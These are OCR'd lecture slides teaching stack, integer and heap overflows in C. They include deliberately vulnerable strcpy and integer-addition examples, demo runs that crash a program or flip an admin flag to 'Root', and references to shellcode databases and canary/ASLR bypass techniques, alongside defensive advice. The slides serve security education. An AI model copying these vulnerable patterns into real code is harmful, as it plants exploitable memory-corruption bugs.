



Stack Buffer overflow

Next Step

Stack view
Program Execution


```
void main(int argc, char *argv[])
{
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```






Jedi Mode


with class



Padawan Mode


don’t be too presumptuous





Sith Mode


A little pushy




Sith Lord Mode

No subtelty at all

Environment unfriendy





Escaping

Charset restrictions


UTF-8, alphanum

OS independant

multiarchi

Pattern matching IDs

Polymorphic




For the lazy

Databases

https://shell-storm.org/shellcode/

Works on overthewire

Shellstorm 841 ou 606



Clean code

Avoid the problem

Check array size


Particulary in case of user inputs

Use secure functions

CERT code guidelines

Use an object oriented language

Java, C#, …



Defense in depth


a posteriori

OS configuration

Non eXecutable Stack, ASLR

Compiler configuration

canari



but…

And that’s why clean code is safer

Phrack 56 - 5


Bypass canari

Phrack 59 - 9

Bypass ASLR


Ret2libc, Ret2plt, Got overwrite, rop…

bypass ASLR and NX



Integer Overflow

2147483647 + 1 = -2147483648




Principle

Operations on integers

Differents types => modulo

Boundary operations => undefined behavirours



What happen when overflow ?

INTMAX + 1

Undefined

char c = CHARMAX; c++


Varies

(char) INTMAX

Commonly -1

...


https://www.cs.utah.edu/~regehr/papers/tosem15.pdf



Exemple

```
[…] // includes

int main(int argc, char *argv[]){
    int val1, val2;
    if(argc < 3) exit(0);

    val1 = atoi(argv[1]);
    val2 = atoi(argv[2]);

    unsigned int res = val1 + val2 ;
    printf("res : %u\n", res);

    if(res < 1000) {
        printf(" OK\n" );
    } else {
        printf(" Should not happen\n" );
    }
    return 0;
}
```

```
$ ./int 200 200
res : 400
 OK
$ ./int 200 -201
res : 4294967295
 Should not happen
```



Hazardous operations

Comparaisons


Long/short , signed/unsigned

Cast

From large to small

Arithmetic

Multiplication, addition



Clean code

Especially for user inputs

Check size when affectation


To be sure variables are large enough

Use saturation arithmetic

60+43 = 100 - If range is [-100;100]

Cert Coding Standards

C/Rule 04 Integers - C++/Rule 03 Integers – Java / Rule03 Numeric Type




Defense in depth

a posteriori


Compilation options (at runtime)

-fsanitize=undefined



Heap Overflow

yet another bof




The Heap

a free chunk

previous size	Flags	Link to the next free chunk FD	Link to previous free chunk BK
	self size		


In Flags :


PREV_INUSE : is the previous contigious chunk is free ?



The Heap

a allocated chunk





The Heap


a allocated chunk

Heap theory

Double linked list of free chunks

“ bins “ to optimize

Small – Large – Fast



Once upon a time


A function which does nothing

```
#include <string.h>
#include <stdlib.h>
void main (int argc, char* argv[]){

    char *buffer = (char *) malloc (sizeof(char) * 8);
    char *temp   = (char *) malloc (sizeof(char) * 8);

     strcpy(buffer, argv[1]);

     free (buffer);
     free (temp);
     return ;
}
```



```
$./heap test

$./heap AAAAAAAAAAAAAAAAAAAAAAAAAA
double free or corruption (out)
Aborted (core dumped)
```

Simple exploitation

```
[…] // includes
typedef struct user {
    unsigned short admin ;
} user_t ;

void main(int argc, char ** argv) {
    char * buffer = (char *) malloc(10) ;
    user_t * user = (user_t *)malloc(sizeof(user_t ));

    user->admin = 0 ;

    strcpy(buffer, argv[1]) ;

    if (user->admin) {
        printf("Root\n");
    }
    exit(0) ;
}
```




```
$./heap overflow
$ ./heap
11111111111111111111111111111111
Root
```




Free a chunk

the unlink function

Free check if previous and next chunk are free

In order to merge with them

It use the unlink function

